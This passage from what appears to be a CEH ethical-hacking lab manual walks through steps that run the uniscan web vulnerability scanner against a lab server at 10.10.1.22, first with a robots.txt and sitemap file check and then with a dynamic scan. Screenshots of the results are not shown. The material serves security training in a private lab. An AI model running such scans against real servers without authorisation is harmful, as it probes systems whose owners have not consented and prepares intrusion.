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

14. Now, run uniscan using two options together. Here **-w** and **-e** are used together to enable the file check (**robots.txt** and **sitemap.xml** file). In the **terminal** window, type **uniscan -u http://10.10.1.22:8080/CEH -we** and hit **Enter** to start the scan.



15. Uniscan starts the file check and displays the results, as shown in the screenshot.

    Note: Scroll to analyze the complete scan result. It should take approximately 5 minutes for the scan to finish.



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

16. Now, use the dynamic testing option by giving the command **-d**. Type **uniscan -u http://10.10.1.22:8080/CEH -d** and hit Enter to start a dynamic scan on the web server.





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
